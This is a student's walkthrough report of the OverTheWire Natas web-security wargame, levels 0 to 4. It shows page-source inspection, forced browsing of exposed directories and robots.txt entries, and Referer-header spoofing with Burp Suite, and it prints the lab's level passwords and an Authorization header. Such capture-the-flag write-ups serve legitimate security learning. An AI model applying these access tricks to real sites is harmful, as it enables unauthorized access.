NATAS

IT NUMBER: IT22345332

NAME: G.P DINUJAYA THAMARA

WEEKEND BATCH

MALABE CAMPUS

What is Natas?

Natas teaches the basics of **server-side web-security.**

Each level of Natas consists of its own website located at **http://natasX.natas.labs.overthewire.org**, where X is the level number. There is **no SSH login**. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.


Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up.

In this report it contains walkthrough from Level 0 to Level 20

Level 0


Username: natas0
Password: natas0
URL: http://natas0.natas.labs.overthewire.org

When the above link is clicked it will pop up an alert box asking an Username password after providing above mentioned credentials it will redirect the user to the following page where we can find the password for the **Level 1**



You can find the password for the next level on this page.

As for the first step in web security move to the inspect element or view page source to find any suspicious things in this level the password for the Level 1 is given in the Inspector.


NATAS0


You can find the password for the next level on this page.

```
<html>
  <head> ... </head>
  <body> scroll
    <h1>natas0</h1>
    <div id="content"> overflow
      ::before
      You can find the password for the next level on this page.
      <!--The password for natas1 is g9D9cREhslqBKtcA2uocGHPfMZVzeFK6-->
      ::after
    </div>
    <div id="wechallform" class="ui-draggable" style="display: block;"> event overflow
      <p>Submit token</p>
      <form id="realwechallform" action="https://www.wechall.net/10-levels-on-Natas.html" enctype="application/x-www-form-urlencoded" method="post"> ... </form>
    </div>
  </body>
</html>
```

Level 0→Level 1

Username: natas1
URL: http://natas1.natas.labs.overthewire.org

Once this link is clicked and provide the given username and the found password from the previous level, it will redirect to this page.




You can find the password for the next level on this page, but rightclicking has been blocked!

In this level right clicking is disable but as the first step in web exploitation we must move to the inspect element so to do that we can press the following key combinations **CTRL+SHIFT+C** and move to the inspect element. Then we can find the password for level 2.

Level 1→Level 2

Username: natas2
URL: http://natas2.natas.labs.overthewire.org
Once the above link is clicked and provided the credentials it will redirect to the following web page.




There is nothing on this page

When page source is viewed it contain a img tag but content is not displayed in web page I named as pixel.png it basically a single pixel that is why it is not visible in the page and this image is under a directory called file so we can access that directory through **directory traversal**

view-source:http://natas2.natas.labs.overthewire.org/files/pixel.png

from this link it directs to the image and if we edit this link (http://natas2.natas.labs.overthewire.org) as shown below, we can move to the directory.

http://natas2.natas.labs.overthewire.org./files/



Kali Linux [Running] - Oracle VM VirtualBox
Applications Places Firefox ESR Aug 26 22:24
Kali Linux
OverTheWire: Natas Leve
Index of /files
natas2.natas.labs.overthewir
http://natas2.natas.labs
natas2.natas.labs.overthewire.org/files/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec picoCTF - CMU Cybers...

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2023-04-23 18:01	303	
users.txt	2023-04-23 18:01	145	

Apache/2.4.52 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

In this parent directory redirects to the Natas2 page and pixel.png redirects to the image and the user.txt file gives the password for level 3.



Kali Linux [Running] - Oracle VM VirtualBox
Applications Places Firefox ESR
Kali Linux
OverTheWire: Natas Leve
natas2.natas.labs.overt
natas2.natas.labs.overthewire.org/files/u
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-D

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

Level 2→Level 3

Username: natas3
URL: http://natas3.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.




There is nothing on this page

When the page Source is viewed it give a hint which says
<!-- No more information leaks!! Not even Google will find it this time... --> from this it is indirectly saying check robots.txt file for further clues.

Brief understanding of robots.txt file


A robots.txt file tells search engine crawlers which URLs the crawler can access on your site. This is used mainly to avoid overloading your site with requests.

So to move to the robots.txt file we change the http://natas3.natas.labs.overthewire.org URL as follows http://natas3.natas.labs.overthewire.org/robots.txt



```
User-agent: *
Disallow: /s3cr3t/
```

It directory name /s3cr3t/ as a clue so we can move to it by changing the http://natas3.natas.labs.overthewire.org/robots.txt as follows http://natas3.natas.labs.overthewire.org/s3cr3t/



Index of /s3cr3t


```
Name            Last modified     Size Description
Parent Directory                    -
users.txt       2023-04-23 18:01   40
Apache/2.4.52 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80
```

In the s3cr3t directory the users.txt file gives the password for level 4.

Level 3→Level 4

Username: natas4
URL: http://natas4.natas.labs.overthewire.org

Through clicking this link and providing the necessary credentials you are directed to this page.



NATAS4

Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"


Refresh page

In this challenge specified that the authorized user should come from http://natas5.natas.labs.overthewire.org/ now the site says I am visiting from http://natas4.natas.labs.overthewire.org/ so if we simply change the referrer the problem could be solved for that we should change GET request from natas4 to natas5 to get a different response.

As the first step moved to the inspector element or view page source in this challenge it does not special hints in there so in this challenge we have to use a proxy in here I am using foxyproxy and burpsuite for that


23:30
Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions
Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://natas4.natas.labs.overthewire.org:80 [13.51.8.181]
Forward Drop Intercept is on Action Open browser
Comment this item
Pretty Raw Hex
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers

```
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://natas4.natas.labs.overthewire.org/index.php
Authorization: Basic bmF0YXM0OnRLT2NKSWJ6TTRsVHM4aGJDbXpuNVpyNDQzNGZHW1Ft
Connection: close
Cookie: __utma=176859643.213330818.1693066047.1693069331.1693071202.3; __utmz=
176859643.1693066047.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided);
__utmc=176859643; __utmb=176859643.1.10.1693071202
Upgrade-Insecure-Requests: 1
```


23:30
Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Settings
Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://natas4.natas.labs.overthewire.org:80 [13.51.8.181]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Selection 59 (0x3b)
Selected text
Referer: http://natas5.natas.labs.overthewire.org/index.php
Decoded from: Select
Cancel Apply changes

